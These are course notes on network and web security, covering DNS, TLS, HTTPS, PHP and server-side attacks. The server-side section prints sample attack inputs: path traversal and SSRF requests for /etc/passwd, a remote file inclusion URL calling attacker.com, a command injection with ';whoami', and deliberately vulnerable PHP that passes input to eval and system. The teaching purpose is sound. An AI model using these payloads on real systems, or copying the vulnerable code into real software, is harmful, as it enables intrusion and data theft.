`NS`	resolver doesn't know, instead replies with a name server which knows (identifies DNS server function as authority of the zone, each DNS server must be represented by a NS record, whether primary, master, or secondary)
`SOA`	identifies which server is the primary one (start of authority); each zone must have an SOA record and only one SOA record can be in a zone
`PTR`	(pointer) does reverse of `A`; provides a mapping from address to name

`CNAME`	creates an alias that points to canonical name (real name) of a host identified by an `A` record - can be used to check cache for the real name
`MX`	identifies a system that will direct email traffic (mail exchange)
`NXDOMAIN`	the name cannot be resolved, it is a non-existent domain (not registered or invalid)

This structure leaves space for a MITM attack, recently done by the Turkish government in March 2014 (to block *Twitter* access) by forcing ISPs to respond to DNS queries for `twitter.com` with the IP of a government website. *DNSpionage* in 2019 had malicious actors compromise DNS resolution of key infrastructure, to spy on emails of certain individuals. Techniques included compromising DNS provider's admin panels (by simple brute force), changing the `A` records of target mail servers. Other cases involved hacking the TLD and changing the NS record to a rogue NS (providing legitimate address normally, but giving a malicious one for `MX` records). This lead to queries for target mail servers coming from victim IPs to a rogue mail server, and legitimate answers for other queries.

Similar to TCP, DNS requests and responses are not authenticated. Attackers can map trusted domain names to malicious IP trivially with MITM (even some ISPs replace `NXDOMAIN` with adverts). Off-path attackers on LAN may be able to inject spoofed DHCP packets and advertise a malicious DNS resolver, or inject spoofed replies to DNS queries (after seeing the query ID). Routers can also be compromised to advertise malicious resolvers (*DNSChanger* malware). DNS cache poisoning is when spoofed responses are being kept by intermediaries, giving a window of time. Name servers can also be hacked.

DNSSEC protects the authenticity and integrity of DNS records with zones that have public / private keys. This forms a chain of trust; starting with the DNS root (the resolvers know public keys of root nodes). The parent nodes then use private keys to sign hashes of the child's public keys, allowing resolvers to check the authenticity of a node's public key. DNS resolution nodes then sign zone data with its private key, allowing resolver check the authenticity of a DNS reply. This may become the standard as more services support it. This however leads to increased load on DNS servers, as well as decreased network performance due to records being longer (and therefore requiring TCP fragmentation).

If a domain does not exist, an `NSEC` record reveals alphabetically-closest neighbours as it proves that the domain does not exist (no further (expensive) queries needed). For example, if we want to resolve `bob.example.com`, the response may be that no records exist between `alice.example.com` and `charlie.example.com`. However, this helps a hacker gather intelligence; we now know that `bob` doesn't exist, and the closest ones are `alice` and `charlie`. NSEC3 mitigates this with salted hashes of domain names (note that the far-right column is sorted by **hash**);

`hash(alice|65BF) = F34DDF56`	`4EE23198`
`hash(bob|65BF) = 7B03235D`	`7B03235D`
`hash(charlie|65BF) = 4EE23198`	`D14DEA64`
`hash(zoey|65BF) = D14DEA64`	`F34DDF56`

Now, we have the following;

1. resolve `bob.example.com`
2. response is that no records exist between `4EE23198` and `D14DEA64`, with a salt of `65BF`
3. this still works as a proof of non-existence, as we can check that `4EE23198 < hash(bob|65BF) < D14DEA64`

The salt works to hinder dictionary attacks, as this can change over time and across zones.

DNS tunnelling has the goal of bypassing a firewall / proxy preventing HTTP communication with the target. For this, we will have the hacker (can be a compromised computer / device the hacker has left connected), the company internal DNS, and the hacker authoritative DNS - which is outside of the firewall;

1. attacker encodes data to be sent in a DNS query for a domain, where the authoritative DNS is controlled by the attacker (for example querying for `x123.attacker.com`)
2. local DNS resolver cannot find it, eventually contacts authoritative server
3. DNS queries (to non black-listed domains) are not filtered by the firewall
4. server replies, encoding data in DNS response
5. firewall forwards response to internal DNS
6. attacker receives and decodes the reply

The simplest version of this exfiltrates data encoded as subdomain-names. An advanced version would be to use a DNS SOCKS proxy to browse any website (slowly) - all encoded via DNS.

Malicious domain registration exploits the value of a particular domain (drive traffic to oneself for ads, or to use trust for malware / phishing);

- **cybersquatting**

  Register a trademarked name to sell for a higher price to the legitimate brand owner.
- **typosquatting**

  Register names that are are a few typos away from a legitimate name, where visitors may visit by mistake. Defensive registrations are now common, for example `goolge.com` redirects to `google.com`.
- **bitsquatting**

  This is less common, as error rates are low (3 bit flips per month on 4GB DRAM) - this can be higher on old hardware, without ECC, or on airplanes. This relies on accidental bitflips in memory or on the wire; `amazon.co.uk` versus `a-azon.co.uk` (where `m` is one bit flip away from `-`).
- **dropcatching**

  Dual of cybersquatting; register domain after it expires to sell back to owners, or to exploit existing trust in the domain.

Malware can also use domain names; if a malicious IP is present in malware, it cannot be replaced easily, whereas a domain can be. Domain generation algorithms can be used to create sequences of candidate names for C&C, each contacted sequentially until one responds (only a few of these need to be registered when needed). Random looking names are easy to generate (and are cheap), but can be quite easy to block by IDS. Dictionary based names cannot be easily blocked as they may be legitimate.

Administrators may lose control of NS pointers, by expired registration, mistyped names, or bitsquatting. In 2017, a security researcher registered a dangling (one was mistyped) NS name for the `.io` zone, allowing for a 25% chance that they could control any `.io` resolution.

TLS (Transport Layer Security)

This is a protocol specification that describes how we can protect the confidentiality and integrity of the data we are sending over protocols such as TCP or UDP. An eavesdropper will see ciphertext they cannot interpret, and if a MITM were to tamper with the data, the receiver would see that it fails an integrity check (and therefore detect it).

The main usage is to protect HTTPS traffic and email. The specification states that TLS should be sent over a reliable medium (normally TCP/IP); DTLS (TLS over UDP) is not widely used, but exists. This only protects the TCP payload data (the IP and port are **not** protected, as they are in the header). The latest version (as of writing) is 1.3, but the most adopted is 1.2. Before TLS, there was SSL (now the word SSL is commonly misused to mean TLS).

A TLS server needs a certificate to state the identity of the principal participating in a TLS exchange, and also declares its public key. This is typically in the **X.509 Public Key Infrastructure Certificate** (specified by IETF RFC 5280), which has the following main attributes;

- **issuer** typically a certificate authority (CA)
- **validity** start and end dates
- **subject** identifies the owner (typically explicit domain name, e.g. `imperial.ac.uk`)
- **subject alternative names** single certificate can cover multiple domain names


  For example; `*.ic.ac.uk` will match `doc.ic.ac.uk` but not `cate.doc.ic.ac.uk`.
- **subject public key info** contains actual public key
- **certificate signature value** issuer signs the certificate body (ensuring integrity)

Similar to DNSSEC, TLS also uses certificate chains. The TLS client will typically trust a number of widely know CAs. The TLS server may send a certificate chain so the client can verify ownership; for example, `imperial.ac.uk` could be a CA for a subdomain.

We will use the following notation;

- $[SK_A, PK_A]$ is a keypair of cryptographically related keys
  - SK_A is a secret (signing) key of principal A (and kept secret)
  - PK_A is a public (verification) key (can be revealed to public)
- $\{\texttt{msg}\}PK_A$ denotes asymmetric **encryption** using public key PK_A (therefore only A can decrypt this) - this provides confidentiality (protection from eavesdropping)
- $\{\texttt{msg}\}SK_A$ denotes a **signature** using secret key SK_A (only A can generate this) - this provides integrity (every can 'decrypt' this with A's public key)
- $\texttt{decode}(K_1, \{\texttt{msg}\}K_2) = \texttt{msg}$ iff $[K_1, K_2]$ or $[K_2, K_1]$ are valid keypairs
- $\{\texttt{msg}\}K_L$ denotes symmetric (lighter and faster) **encryption** using symmetric key K labelled L

Note that C and T both have PK_{CA}, T has the keypair $[SK_T, PK_T]$, and CA has the keypair $[SK_{CA}, PK_{CA}]$.



client C
server T
certificate authority CA
(1) $\{T, PK_T\}PK_{CA}$
(2) $\{T, PK_T\}SK_{CA}$
(3) $\{T, PK_T\}SK_{CA}$
(4) $\{K_{C2T}, K_{T2C}\}PK_T$
(5) $\{\texttt{GET} \ldots\}K_{C2T}$
(5) $\{\texttt{200 OK} \ldots\}K_{T2C}$

This has the following steps;

1. server needs to obtain certificate from the CA, will send own name and public key (which the client doesn't yet have) to the CA, encrypted with the CA's public key (therefore only the CA can decrypt it)

2. the CA validates the identity of T, and then provides a **signed** message stating that it has been verified (in some way)
3. the server now has its own certificate, when the client tries to send data to the server, it will obtain the signed certificate, which can be validated as the client has the CA's public key
4. the client chooses two symmetric keys to be used for communication and sends it encrypted with the server's public key (therefore only the server can decrypt it)
5. exchanges now happen with these symmetric keys

The TLS 1.2 handshake is built on TCP, after the `ACK`, with the following main messages (none of which are encrypted, other than the session key as before);

- `ClientHello` advertising capabilities of the client (what encryption / compression can be done, and what protocols)
- `ServerHello` server takes the available option and chooses the most suitable one
- `Certificate` server sends chain of TLS certificates (which can be validated by the client)
- `ClientKeyExchange` allows server to compute symmetric session key
- `ChangeCipherSpec` further messages will be encrypted with session key

Since the payload of what is sent over TLS is encrypted, the receiving server cannot really know what website we are trying to access; we have an IP and a port in the header, but we are not revealing what domain name we are connecting to. There is an extension (SNI - server name indication) of TLS which can also communicate what domain name we are connecting to on a specific host, which also helps the server to decide what certificate to show. Clients should check that the certificate name matches SNI. Without SNI, the server would have to provide the same certificate for all hosts on the server (under the same IP), and they may be unrelated to each other (problem of mutual trust between domains, and leads to large certificates, also requires revocation when sites are added or removed). However, with SNI, the client also requests the site, and the server shows a specific certificate.

Trust is required for TLS to work. By default, well known CAs are already trusted by clients. `letsencrypt.org` provides free certificates and automated renewal scripts. Self-signed certificates require the server asking the client to just trust the public key using a different channel (either by installing the key or some configuration parameters). Clients can trust a custom CA as a whole; which is used to enable proxy to inspect TLS traffic in the clear (will be done in labs). A MITM proxy will do the following (note that all communication between the client and the proxy is done with a key X, and all communication between the proxy and server is done with a different key Y);

1. client connects to server, through proxy
2. the proxy forms an SSL connection to the server
3. the server gives a certificate to the proxy, completing the SSL connection
4. the proxy generates a **fake** certificate based on the server's certificate
5. the proxy sends the fake certificate to the client
6. the client sends a HTTP request to the proxy
7. the proxy decrypts content from the client
8. the decrypted content is sent to the server, and a response is retrieved
9. the HTTP response is forwarded to the client

These protections are ineffective when certificates cannot be trusted - compromised CAs can sign spoofed certificates (giving attackers a very powerful attack vector against any TLS connection).

Parameters need to be verified in order to issue a new certificate;

- **extended validation (EV)**

  Done in person / via lawyers / by phone, in a more time consuming way. This proves the identity of the owner / organisation in a stronger (more trustworthy) way. Deprecated now.
- **domain validation (DV)** most common

  Domain owner proves control over domain, when asking for a certificate, mostly internet based. Once a CA generates a random token, the owner does the following;

  - owner places token in DNS record for domain
  - owner servers token at specific URL for domain
  - owner includes token in fresh TLS certificates served from the domain
  - CA emails token to owner, who submits a challenge to CA online

    The email the CA sends to is under that domain, which can be used to prove ownership if the recipient can show the token.

  However, attackers can compromise the DV process to obtain certificates. With IP spoofing, a DNS reply can be faked in order to pretend to own a domain. Similarly, DNS hijacking can be used to serve a token from a controlled host, and obtain a certificate on behalf of that domain. The main mitigation is to use DNSSEC or encrypted emails. These are examples of threat transfer.

Compromised and rogue CAs break the trust in TLS. All created certificates must be reported publicly (Merkle hash trees, key idea of blockchain). Domain owners can monitor logs, detect rogue certificates, and have them removed. Another option is to use DANE, and rely on DNSSEC. When a client queries a domain name, they also obtain valid certificate authorities (that we can trust) from the DNS server. We now trust the DNS operator instead of the chain of certifications. In the TLSA DNS records, we have the following levels of trust;

- 0 (CA specification) well-known public CA that is trusted
- 1 (specific TLS certificate) trust this certificate (if it passes verification)
- 2 (trust anchor assertion) trust this new CA (we do this manually to install MITM proxy)
- 3 (domain-issued certificate) trust self-signed certificate (include information in TLSA record)

TLS can leak information via traffic analysis; BEAST (CVE-2011-3389) compromises TLS 1.0 via RC4 leakage, CRIME (CVE-2012-4929) compromises SPDY via compression ratio. Implementations bugs, such as in OpenSSL, can also cause issues - see HEARTBLEED (CVE-2014-0160) causing data disclosure by buffer overrun (disclosing information from memory, including keys). Formal analysis of the TLS state machine showed that the TLS client can be forced to use a weak ciphersuite (FREAK; CVE-2015-0204).

The change from TLS 1.2 to TLS 1.3 improves efficiency. TLS 1.2 requires 3 round trips to establish a session, and 2 to resume from accidental interruption. TLS 1.3 uses one less in each case (over TCP), with TCP Fast Open - no round trips are needed to resume. This is done by saving state (cookies) when a connection is established - `SYN,Cookie=ck` is sent, and if this is accepted, the first few exchanges are done with the old key, which is then replaced to be more secure.

TLS 1.3 also addresses all recent TLS vulnerabilities, mainly removing weak crypto suites (such as MD5, SHA-1, DES, RC4, and CBC encryption mode). TLS-level compression is no longer allowed, and downgrade attacks can be detected. The handshake is now also encrypted, with the `ClientHello` including the client public key. ENSI (making it possible to encrypt SNI) and an encrypted server certificate prevent MITM learning about the target domain; while this improves privacy, it can cause issues with IDSs; MITM IDS could filter TLS 1.2 traffic based on policies, but with the aforementioned improvements, filtering is much harder.

TLS can also be abused by attackers; it can be used to hide infection and C&C traffic (since the IDS can't check for signatures). DLP (data loss prevention) system are also prevented from checking outbound data for corporate secrets. Data can also be exfiltrated by encoding it as certificates - a compromised host in the network will send data as certificates when an outside client attempts to connect. TLS fingerprinting can be used to detect this, however it is not difficult to spoof the fingerprint (as well as the usual problems of blacklisting).

Week 4

HTTP(S)

The anatomy of a URL (Uniform Resource Locator) is as follows;

$$\underbrace{\texttt{https}}_{\text{scheme}}\texttt{://}\underbrace{\texttt{host1.example.com}}_{\text{host}}\texttt{:}\underbrace{\texttt{5588}}_{\text{port}}\underbrace{\texttt{/private/login.php}}_{\text{path}}$$

• **scheme**	denotes protocol used
• **host**	target IP address or hostname (resolved by DNS)
• **port**	defaults to scheme's standard if unspecified
• **path**	denotes requested resource

The combination of the scheme, port, and host is known as the **origin**. URLs can also have credentials, for example `alice:secret@www.example.com`; this defaults to anonymous access if missing. The URL can also contain query strings to be passed to the resource handler, **typically** in the form of key-value pairs. The fragment remains on the client (part after `#`), and is used to tell the browser to scroll to specific points in a document. In practice, it's up to the interpretation of the client and the server.

URIs contain key information for web applications; we care about the confidentiality of the credentials, for obvious reasons. We also care about the integrity of the path as requests may have side effects on the server, and we also need to be cautious of the integrity and confidentiality of the query string, since it can contain parameters that cannot be tampered with, or can contain sensitive data.

HTTP is the protocol at the application layer, for the web. This is a client-server protocol, and each host may act as either role depending on what is necessary. The client first initiates a TCP connection (to port 80 by default for HTTP) to the destination host. Once this connection is established, the client can send a request conforming to the HTTP protocol, replying with protocol-specific responses (such as data or an error). Once this is done, the TCP connection is closed by the server. However, in practice, since it is likely that there will be further interaction, a **keepalive** is used to keep the TCP connection open (allowing for the HTTP handshakes to be multiplexed). It's important to note that the protocol is stateless; all requests are handled independently, and it is therefore up to the client and server to maintain state (such as with cookies).

Most of the web currently supports `HTTP/1.1`, however some sites have maintained compatibility with `HTTP/0.9`, which introduces issues. `HTTP/2`, based on Google's SPDY adds features whilst retaining compatibility. Servers can push data, and requests are multiplexed over TCP connections (even if they are not part of the same TCP connection), headers can be compressed, and some implementations only use it over TLS.

A `GET` request typically fetches a resource from a server (with no side-effects, and is idempotent, however this is up to the server to decide) - it can also pass parameters via the query string, and has no body. On the other hand, a `POST` request submits data to the server, with the payload being in the body. However, it's still possible to pass parameters in the query string, and is designed to change state on the server (hence clients ask for confirmation before resubmission). In both of these, there are a number of headers, including (but not limited to);

• **Host**	this specifies the target host on the server, and supports virtual hosts
• **User-Agent**	this describes the browser used to issue the request

- **Referer** (optional) URL of the page that originated the current request

  This header can leak information. In our scenario, the user starts on site A, and clicks on a link to visit site B. This has two main issues; in terms of privacy, B now knows that the user has visited A, and in terms of security, if the query string for A had any sensitive parameters, B will also see them.

  Generally, sensitive data should be in the `POST` body, rather than a query string. We can also use one of the following `Referrer-Policy` response headers to control this header;

  - `no-referrer` no header wherever we navigate to
  - `no-referrer-when-downgrade` don't send a header if going from `https` to `http`
  - `origin` only shows the origin of the referrer
  - `origin-when-cross-origin` only show origin if cross origin (otherwise full URL)
  - `same-origin` only show URL if same origin, nothing otherwise
  - `strict-origin` only send origin when protocol security stays the same
  - `strict-origin-when-cross-origin`

    This sends everything when the origin stays the same, only sends the origin when performing a cross-origin request to the same protocol security level, and send nothing if downgrading.
  - `unsafe-url` send everything, regardless of security
- **Cookie** add state by storing key-value pairs on behalf of the server
- **Authorization** provide credentials for some schemes
- **Accept-Encoding** describes what the browser can handle

The original meanings may not be reflected in current use (similar to URLs) - the client and server can both add, override and misuse the headers, including using them for tracking.

In general, `2xx` response codes state that the request has succeeded. On the other hand `3xx` response codes indicate that redirection is needed, since the requested resource resides under a different URL (either temporarily or permanently). Only `GET` or `HEAD` requests should be redirected by the client, however `POST` requests can be redirected in practice, changed to a `GET`. Errors can either be caused by the client or the server, with a `4xx` indicating an error in the client request, and a `5xx` denoting an error on the server preventing it from fulfilling a request. Note that response codes can also be abused by command and control to evade IDS.

Similarly, there are also a number of response headers;


- **Content-Type** specifies MIME type and character set of response
- **Location** where to redirect for `3xx` code
- **Set-Cookie** request client to store / delete state
- **WWW-Authenticate** specifies authentication to use
- **Content-Encoding**
- **Cache-Control** specifies how long to cache a response

Since HTTP is over TCP/IP, there is no confidentiality or integrity over eavesdroppers (anyone on the same network can read) or MITM (ISPs or proxies). Similar to DNS, a HTTP proxy cache can be poisoned leading to clients loading possibly malicious responses - if a hacker causes a malicious response to be cached, it will stay for as long as the cache allows even if the original page is fixed. Response splitting is done when an attacker confuses the client to accept bogus responses by abusing keepalive connection.

HTTPS is running HTTP over an encrypted TLS connection, giving integrity and confidentiality to both the headers and payloads. It also prevents DNS spoofing, since the attacker is not able to create fake certificates for the target domain from an attacker-controlled DNS advertising a malicious IP. This is used by 90% of the web's traffic, with very minor drawbacks such as slightly increased latency, some cost with cryptography, it's also harder to cache resources at the network level (however the browser can still cache it), and IDSs have less visibility in traffic due to TLS.

Security issues in HTTPS can arise from the user; the user may accept invalid certificates. Similarly, compromised CAs (as previously mentioned) can spoof certificates.

In the following example of an SSL stripping attack, the browser goes through a MITM with a `http` connection. The server wants the client to use `https`, and therefore gives a redirect to the MITM (which is not forwarded to the user). The MITM then issues a request with `https` as required by the redirect, with the server providing data over `https` to the MITM, who then forwards it to the user in `http`. At this point, the user sees no warnings, and creates a session over `http` with the MITM, who has a session over `https` with the server, therefore allowing the attacker to see unencrypted data;


browser
MITM
web server
GET http://www.example.com/
302 https://www.example.com/
GET https://www.example.com/
200 <html> ... http ... </html>
200 <html> ... https ... </html>
example.com session over http
example.com session over https

In order to counteract this, there is the **Strict Transport Security (HSTS)** header, which tells the browser to load pages from that domain only over HTTPS; this is saved for future requests for a time depending on the `max-age` parameter. However, SSL stripping needs to be prevented from the **first** HTTP connection. Browsers can have lists of some websites that must be connected over HTTPS, however this doesn't scale. One approach is DANE, which associates HSTS to DNSSEC.

DoH (DNS over HTTPS) is a way to provide integrity and confidentiality to DNS queries. Similarly, DoT (DNS over TLS) is also being deployed on public DNS resolvers. However, this centralises DNS, which was designed to be decentralised to provide resilience, privacy and trust. This can still leak information however, via IP or SNI. If this is combined with DNSSEC, we can have the best of both worlds.

PHP

PHP is currently the predominant server-side language, used by a number of large websites, as well as a very large percentage of small website. It's simple and practical, with a fast development cycle allowing for ease of deployment. It's quite powerful, however it's easy to make mistakes, leading to many examples of server-side vulnerabilities.

PHP is an imperative language with aliasing;

```
$x = 0;
$y = &$x;        // $x and $y are now aliased
$y = "hello";
echo $x;         // prints "hello"
```

It also allows for dynamic variable names;

```
$x = "y";
$y = "hello";
echo $$x;       // prints "hello"

${"x"} = "y";
$z = {"x".$x};
```

PHP also performs implicit type conversion (type juggling) to ease the burden on developers. However, this has a quirk with strings, where the string literal `"0"` will be treated as `false` (as a boolean), and any other string is treated as `true`. This is an example of where programmers may make mistakes. In the following, note that `n` denotes a digit and `s` denotes a character; `"ssssss"` will be evaluated to `0` as a number, but `nnnsss` will be evaluated to the number `nnn`. Comparison operators are also overloaded, hence `"10"<"9"` will be evaluated as `false`, whereas `"10LOW"<"9HIGH"` will be evaluated as `true`.

A key data structure in PHP is the array (global variables are stored inside an array, objects are arrays containing fields, and a hidden pointer to the class);

```
$x = array(
    "foo" => "bar",
    4.5   => "baz"
);
$x[] = "default";    // uses the default key 5 (first int greater than all keys)
echo $x[5];          // prints "default"
echo current($x);    // prints "bar"
next($x);            // advances the pointer
echo current($x);    // prints "baz"

$GLOBALS["y"] = 42;  // 'super' global
echo $y;             // prints 42
```

PHP also handles objects as expected;

```
$obj -> x = 0;
var_dump($obj); // prints the following (see next line)
> object(stdClass)#1 (1) { ["x"] => int(0) }
```

We can also define classes and inheritance;

```
class prnt {
    private $id = "foo";
    function displaySelf() {
        echo $this -> id;
    }
}

class chld extends prnt {
    public $id = "bar";
    public function displayParent() {
        parent::displaySelf();
    }
}

$obj = new chld();
$obj -> displayParent(); // prints "foo"
```

In arrays, there are subtle quirks in copying;

```
$x = array(1, 2, 3);
$y = $x;
```

```
$x[0] = "updated";
echo $y[0];              // prints 1 (as expected)

$x = array(1, 2, 3);
$temp = &$x[1];          // here we introduce sharing
$y = $x;                 // assigning normally
$x[0] = "regular";       // update regular element
$x[1] = "shared";        // update shared element

var_dump($x);            // gives the following;
> array(3) {
    [0] => string(7) "regular"
    [1] => &string(6) "shared"
    [2] => int(3) }

var_dump($y);            // gives the following;
> array(3) {
    [0] => int(1)
    [1] => &string(6) "shared"
    [2] => int(3) }
```

The lazy evaluation of functions in PHP can lead to the following quirk;

```
function mod_x() {
    global $x;
    $x = array('a', 'b');
    return 0;
}

$x = array(1, 2);
$x[0] = mod_x();
var_dump($x);
> array(2) {
    [0] => int(0)
    [1] => string(1) "b" }
```

Due to the interplay of aliasing, objects, conversions, string to code conversion, and optimisations, it can be difficult to statically analyse. *Hack* restricts PHP to provide a static type system.

Server-side Security

A dated method was CGI scripting, where the server passes the request to the appropriate executable (hence one process is required per request). The headers were passed in as environment variables / arguments, and data passed via `stdin` or `stdout`. Once the server received a request, it pre-processes it, rewriting the URL and performing any internal redirects, then forwarding it to the application (by starting a new PHP interpreter for example). The application processes the script, returns it back to the server which can then apply any compression or encoding required, before sending it back to the client.

A more modern approach is **server-side scripting**, where the server may directly embed the database or execute scripts, such as in `mod_perl` or `mod_php`. This tends to be faster than CGI and is more powerful (since the script can reconfigure the server); however this leads to it being more dangerous if an attacker gained execution privileges.

Fast CGI is a variant of CGI that improves performance. The key idea is to keep processes to handle certain requests alive (for example, a PHP process can be kept alive to handle future requests). This supports the possibility to perform better load balancing, and allows for app servers to communicate with local sockets or TCP.

This is similar to a **reverse proxy**, where we run two web servers together. A lean, fast, and secure server (such as *NGINX*) handles static content (such as images or CSS) directly, as well as TLS termination etc. Another server runs behind it, allowing the application server to be dedicated to running more interesting payloads.

Consider the following attack tree for a server;

1. compromise server

   Note that 1.1 and 1.2 both involve loading some malicious software to achieve execution privileges;

   1.1 use social engineering
   1.2 use an insider
   1.3 exploit OS network stack
   1.4 compromise other applications / services
   1.5 compromise web server — most likely
      1.5.1 compromise daemon (the process that is running and listening for incoming connections)
         This is done by exploiting vulnerabilities, either known (with Apache HTTPD, Microsoft IIS both having known vulnerabilities, and can be automated with *Metasploit*) or unknown (new discovery).
      1.5.2 exploit insecure configuration
         There are many configuration options on a server, including what to do in case of errors, what part of the filesystem to serve, options about certificates, and what user the server should run as.
      1.5.3 compromise the server via the web application
         This is the one we are most interested in.

There are a number of ways to compromise the server through the web application, including;

- **path traversal**

  In this attack, the goal is to cause the server to unintentionally disclose resources based on some attacker input. For example;

  - `http://www.example.com/../../etc/passwd`
  - `http://www.example.com/images/download.asp?name="../../etc/passwd"`

  The idea behind path traversal is that the server has too much trust in the user's input, and identifies the resource to serve based on input. The attacker typically requests files that are likely to exist and unlikely to exist, and compares the responses from the server.

  Approaches to counteract this include giving the `www` user access to a limited amount of public files. Another approach would be to sandbox the entire web application to a virtual file system, using `chroot` jail. The general idea is to segregate the application to be a separate component of the host, rather than a process running at the top level.

- **remote file inclusion**

  This is similar in some ways to path traversal, but instead aims to cause the server to unintentionally execute some script. In this example, we work with the following `index.php` file;

```
...
$nextpage = $_REQUEST["subpage"];
include($nextpage.".php");
...
```

The intended usage would be to load the `blog.php` file in the following;

`http://example.com/index.php?subpage=blog`

However, if `php.ini` allowed file operations to follow URLs (due to `allow_url_fopen=1`), we could include a malicious script to run on the server;

`http://example.com/index.php?subpage=http://attacker.com/evil(.php)`

Typical functions that we should look out for (to prevent vulnerable file inclusion) include; `include_once()`, `require()`, `require_once()`, `fopen()`, `readfile()`, `file_get_contents()`. A more secure implementation of the above would be as follows (where we have a whitelist of allowed files);

```
...
$nextpages = array("blog", "admin", "profile");
$nextpage = $_REQUEST["subpage"];
if (!in_array($nextpage, $nextpages)) { // check we are willing to serve it
    echo "invalid request";
} else {
    $file = $nextpage.".php";
    if (!file_exists($file)) {
        echo "file not found";
    } else {
        include($nextpage.".php");
    }
}
...
```

- **server-side request forgery (SSRF)**

  This follows a similar line of reasoning as the previous attack. However, instead of getting the server to execute a script controlled by the attacker, we have the web server issue requests controlled by the attacker. Since the server is likely to be beyond the firewall, it may have access to services on the intranet, which the attacker could not access. The following examples show how an attacker could use control the request made by the server;

  - `GET /?url=file:///etc/passwd HTTP/1.1` data exfiltration
  - `GET /?url=http://127.0.0.1:22 HTTP/1.1` port scanning

  Countermeasures include a blacklist for what URLs can be requested, if the user needs to be allowed to provide URLs. Another approach is to whitelist what can actually be returned back to the user; for example some response from a database should not be issued directly back to the user.

- **untrusted query string**

  It's important to remember that an attacker can easily tamper with the query string. For example, a legitimate user may unsubscribe from a mailing list by using the following endpoint;

  `http://example.com/update.php?account=user_id&action=unsubscribe`

  However, there are two parameters here, which can be vulnerable to tampering;

  - **insecure direct object references** `?account=target_id&action=unsubscribe`

    Here the application exposes a reference to the an internal implementation object (the user ID) - the attacker may guess an ID and unsubscribe another user.

- **missing function-level access control** `?account=user_id&action=upgrade_to_root`

  Even if this functionality wasn't present on the client side (or even disabled), it may be accepted on the server without checking.

In general, **user input shouldn't be trusted**, and operations should be **denied by default** (only enabled after authorisation checks). The user's parameter should be bound to the user's session, rather than specified in the query.

- **command injection**

  In the following example, the attacker guesses that the input is fed directly into the shell, and then specifies an additional command to be run;

  ```
  http://example.com/ping?ip=8.8.8.8;whoami
  ```

  An example of this in PHP would be the following (where the attacker could execute arbitrary PHP code);

  ```
  $in = $_GET['param'];
  eval('$out='.$in.';');
  ```

  This can be done in a similar way for shell commands called through PHP (where the script executes arbitrary commands on the shell);

  ```
  $email = $_POST['email'];
  $subject = $_POST['subject'];
  system('mail $email -s $subject < /tmp/text');
  ```

  Countermeasures to this include blacklisting (where inputs matching some patterns are blocked) - this isn't ideal since attackers may easily find new parameters which aren't in this list. On the other hand, whitelisting only allows specific patterns, however care must be taken to avoid false positives. In general, we need to perform some validation / filtering between the source (where the input originates) and the sink (where the input is used). *Shellshock* is an example of this, where the initialisation of an environment variable could lead to remote code execution, thus sending a malicious header could be used to perform the exploit;

